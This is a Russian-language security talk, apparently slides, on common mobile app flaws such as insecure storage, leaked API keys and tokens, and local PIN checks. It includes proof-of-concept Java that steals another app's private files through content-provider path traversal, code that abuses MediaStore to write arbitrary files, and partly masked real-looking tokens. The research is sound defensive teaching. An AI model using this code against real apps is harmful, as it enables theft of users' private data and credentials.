СТИНГРЕЙ

Страх и ненависть в мобильных приложениях:

Какие уязвимости актуальны до сих пор и как их найти?

Юрий Шабалин

Генеральный директор «Стингрей Технолоджиз»

СТИНГРЕЙ

Whoami

Юрий Шабалин

- Специалист по анализу защищенности мобильных приложений
- Security Researcher
- Евангелист DevSecOps
- Генеральный директор «Стингрей Технолоджиз»

Тенденции развития российского рынка мобильных приложений

СТИНГРЕЙ

Вы тратите минимум 4,5 часов в день на использование мобильных приложений

По данным Data.AI в 2022 году россияне проводили в мобильных приложениях 4,5 часа в день.

СТИНГРЕЙ

Следуя заблуждениям, компании обрекают себя на риски. В результате мы фиксируем весьма плачевную рыночную статистику.

83%

Мобильных приложений содержат уязвимости **высокого** и **критического** уровня*

* *Согласно исследованию Стингрей Технолоджиз, опубликованному осенью 2022 года. С помощью платформы Стингрей было проанализировано 790 мобильных приложений из разных отраслей.*

Что же это за проблемы?

Небезопасное хранение данных. Файловая система.

СТИНГРЕЙ

```
<?xml version="1.0" encoding="utf-8"?>
  <map>
    <string name="secure_pin">1234</string>
    <string name="com                    ApiConfig.accessToken">eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJhdWQi
    <string name="com                    ApiConfig.language">en_US</string>
    <string name="userEmail">              i@mail.ru</string>
    <string name="com                    ApiConfig.refreshToken">def502000f8cc305725a17d27c89dd90b67bb16bf6d0
    <string name="userId">10295025</string>
    <string name="affiliateCode">PnQm2pNDqd5</string>
  </map>
```

Небезопасное хранение данных
Файловая система

СТИНГРЕЙ

Путь

```
/private/var/mobile/Containers/Data/Application/                    /Library/
```

```
{
  "URL": "                ",
  "Name": "sessionId",
  "Path": "/",
  "Value": "164862          19069-          :alog",
  "Created": "2022-03-30 07:45:46",
  "Expiration": "2022-03-30 08:15:46",
  "Created_Epoch": 1648626346,
  "Expiration_Epoch": 1648628146
}
```

Результат Загрузить

```
{
  "path": "/private/var/mobile/Containers/Data/Application/                    :
  "content": "[{"Expiration": "2023-03-30 07:44:37", "Expiration_Epoch": 1680162277.0, "Cre
}
```

Небезопасное хранение данных. Cache

СТИНГРЕЙ

В одном из файлов закэшировано обращение к сервису переводов:

```
HTTP/1.1 301 Moved Permanently
Server: nginx/1.22.0
Date: Sat, 07 Jan 2023 16:41:29 GMT
Content-Type: text/html
Content-Length: 169
Location: https://                                    /?x-auth-token=9804eabd-f23b-4779
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src 'self'                                  suggestions
```

Небезопасное хранение данных. Логи приложения

СТИНГРЕЙ

Приложение выводит чувствительную информацию с помощью методов класса Log или System.out/err.

Место возникновения 1 из 1

Чувствительная информация

```
sessionid=                                  fcjhwpeiuryr2394578yasdfglkjbaieurfyh
```

Значение

```
                                    cjhwpeiuryr2394578yasdfglkjbaieurfyh
```

Тэг

```
OkHttp
```

Метод

```
i
```

Сообщение

```
Retrieved sessionid=                                  cjhwpeiuryr2394578yasdfglkjbaieurfyh
```

Небезопасное хранение данных. Ключи от Third Party.

СТИНГРЕЙ

Чувствительная информация

AIzaSy[redacted]wo

Значение

AIzaSy[redacted]4wo

Путь


/data/data/ru[redacted]5b_0


Результат проверки ключа для отправки Push-сообщений


```
[
  {
    "url": "https://maps.googleapis.com/maps/api/staticmap?center=45%2C10&zoom=7&size=400x400&key=AIzaSyA
    "name": "Staticmap",
    "price": "$2/1.000",
    "status": "OK",
    "is_valid_key": true
  },
  {
    "url": "https://maps.googleapis.com/maps/api/streetview?size=400x400&location=40.720032,-73.988354&fo
    "name": "Streetview",
    "price": "$7/1.000",
    "status": "OK",
    "is_valid_key": true
  },
```

Небезопасное хранение данных. Ключи от Third Party.

СТИНГРЕЙ





Небезопасное хранение данных. Ключи от Third Party.

СТИНГРЕЙ

Здравствуйте. Спасибо, мы в курсе.

Добрый день,

Для отправки пуш уведомления вам нужно знать токен устройства, на которое вы хотите отправить пуш уведомления.

Добрый день.

Коллеги уже занимаются проверкой уязвимости.

Спасибо за информацию.

Почему так нельзя делать?

Получение приватных файлов

СТИНГРЕЙ

AndroidManifest.xml

<provider android:name=".MyContentProvider" android:authorities="com.victim.myprovider" android:exported="true" />

MyContentProvider.java

```
public ParcelFileDescriptor openFile(Uri uri, String mode) throws FileNotFoundException {
    File root = new File(getContext().getFilesDir(), "my_files");
    File file = new File(root, uri.getPath());
    return ParcelFileDescriptor.open(file, ParcelFileDescriptor.MODE_READ_ONLY);
}
```

Получение приватных файлов

СТИНГРЕЙ

Код для получения файла /data/user/0/com.victim/shared_prefs/secrets.xml:

```
try {
    Uri uri = Uri.parse("content://com.victim.myprovider/../../shared_prefs/secrets.xml");
    Log.d("evil", IOUtils.toString(getContentResolver().openInputStream(uri)));
} catch (Throwable th) {
    throw new RuntimeException(th);
}
```

Получение приватных файлов

СТИНГРЕЙ


Content Provider Path Traversal:

```
FileInputStream fileInputStream = (FileInputStream) contentResolver
        .openInputStream(Uri.parse(
                "content://com.swordfishsecurity.securenotes.aboutprovider/../shared_prefs/unsecure_notes_storage.xml"));
```

WebView file schema access

Получение приватных файлов

СТИНГРЕЙ



Получение приватных файлов

И другие 8 способов получения внутренних файлов приложения «легитимным» способом:

- Неявные интенты
- URI-атаки через схему file://
- URI-атаки через схему content://
- Sharing Activities
- Экспортированные провайдеры
- WebView (WebResourceResponce, XHR queries / file choosers)
- Получение доступа к произвольным контент-провайдерам
- Локальные Web-сервера

https://blog.oversecured.com/Android-security-checklist-theft-of-arbitrary-files/

Если в самом приложении нет проблемы?

СТИНГРЕЙ

```
protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);

    String path = "/storage/emulated/0/Android/data/com.android.chrome/poc";
    String data = "test 1337";

    try {
        writeFile1(path, data);
        Log.d( tag: "Wow",  msg: "Test 1 passed");
    } catch (IOException e) {
        Log.d( tag: "Wow",  msg: "Test 1 failed");  // fails
    }

    try {
        writeFile2(path, data);
        Log.d( tag: "Wow",  msg: "Test 2 passed");  // passes
    } catch (IOException e) {
        Log.d( tag: "Wow",  msg: "Test 2 failed");
    }
}

private void writeFile1(String path, String data) throws IOException {
    OutputStream o = new FileOutputStream(path);
    o.write(data.getBytes());
    o.close();
}

private void writeFile2(String path, String data) throws IOException {
    ContentValues values = new ContentValues();
    values.put("_data", path);
    Uri uri = getContentResolver().insert(MediaStore.Files.getContentUri( volumeName: "external"), values);

    OutputStream o = getContentResolver().openOutputStream(uri);
    o.write(data.getBytes());
    o.close();
}
```

Запись/чтение произвольных файлов на ”sd-карте” (ScopedStorage)

1. Установить Tagret API 29 или ниже
2. Использовать Android Media content provider для записи/чтения файлов

Работает и на более новых версиях API (Android 11), главное указать нужный Target.

https://twitter.com/_bagipro/status/1378087789015752713

Как найти?

СТИНГРЕЙ

- Выкачиваем все данные с устройства после работы с приложением
- Декомпилируем приложение
- Вытаскиваем строки из приложения
- Просматриваем каждый файл, который есть в приложении, ищем конфиденциальную информацию, персональные данные, пароли по паттернам
- Вспоминаем, что вводили в приложение, ищем по значению
- Применяем классические способы поиска секретов от сторонних сервисов:
  - Keyhacks
  - RegHex
  - Detect-secrets
  - TruffleHog
  - Энтропия
- ...
- Ужасаемся

Что приложения знают о вашей инфраструктуре?


Внутренние сервисы? Да!

СТИНГРЕЙ

```
13  ## Установка
14
15  Для установки необходимо добавить репозиторий с спецификациями Pod'ов в Podfile:
16  ```ruby
17  source 'https://gitlab.serv                    le-sdk/ios/podspecs.git'
18  source 'https://cdn.cocoapods.org/'
19  # source 'https://github.com/CocoaPods/Specs.git' замените строку выше если не можете использовать CDN по какой-то причине
20  ```
```


Внутренние сервисы? Да!

СТИНГРЕЙ




Пароли от внутренних сервисов? Да!

СТИНГРЕЙ




ФИО и. почта разработчиков? Да!

СТИНГРЕЙ



Тестовые сервера, доступные снаружи? Да!

СТИНГРЕЙ



Feature Toggles с скрытым функционалом? Да!

СТИНГРЕЙ

```
29      <dict>
30          <key>description</key>
31          <string>🛠 Разрешить навигацию для всех событий и площадок</string>
32          <key>enabled</key>
33          <false/>
34          <key>jiraTaskURL</key>
35          <string></string>
36          <key>key</key>
37          <string>forceAllowNavigation</string>
38          <key>kind</key>
39          <string>simple</string>
40      </dict>
```

И мнооооого чего еще, что может помочь

СТИНГРЕЙ

- Внутренние логины сотрудников (иногда и пароли)
- Токены от внутренних сервисов
- Адреса тестовых, препрод, нагрузочных стендов, доступных из-вне
- Личные TG-аккаунты разработчиков
- Внутренние ресурсы, JIRA-тикеты
- Файлы и скрипты сборки

А что же с аутентификацией?

Локальная проверка Pin-Кода

СТИНГРЕЙ

Чувствительная информация

```
<string name="pincode">1337</string>
```

Значение

```
1337
```

Путь

```
/data/data/r                    /shared_prefs/ru                    references.xml
```

```
{
  "account": "auth_session_id",
  "data": "a811772d-6d6b-4190-8667-2f8a3cbdafc6",
  ...
},
{
  "account": "pincode",
  "data": "1234",
  ...
}
```

Локальная проверка Pin-Кода

СТИНГРЕЙ

```
@Override // p017b0.p018a.p342j.p347c.p373e0.InterfaceC5962a
/* renamed from: f */
1. public String mo12125f() {
        return C5811c.m12348r(this.f9735d, "secure_pin", null, 2, null);
    }
```

Локальная проверка Pin-Кода

СТИНГРЕЙ

```
@Override // p859i0.p934v.p935b.InterfaceC14060l
public C13964o invoke(Integer num) {
    int intValue = num.intValue();
    C3911p m4064d = UnlockAppFragment.m4064d(this.f5165a);
    String value = m4064d.f5169e.getValue();
    if (value == null) {
        value = "";
    }
    if (value.length() < 4) {
        String m11837r = C6769a.m11837r(intValue, C6769a.m11874X(value));
        m4064d.f5168d.postValue(m11837r);
        if (m11837r.length() == 4) {
            if (C14088i.m1377a(m11837r, m4064d.f5183s.mo12125f())) {
                m4064d.m12960q();
            } else {
```

2.

3.

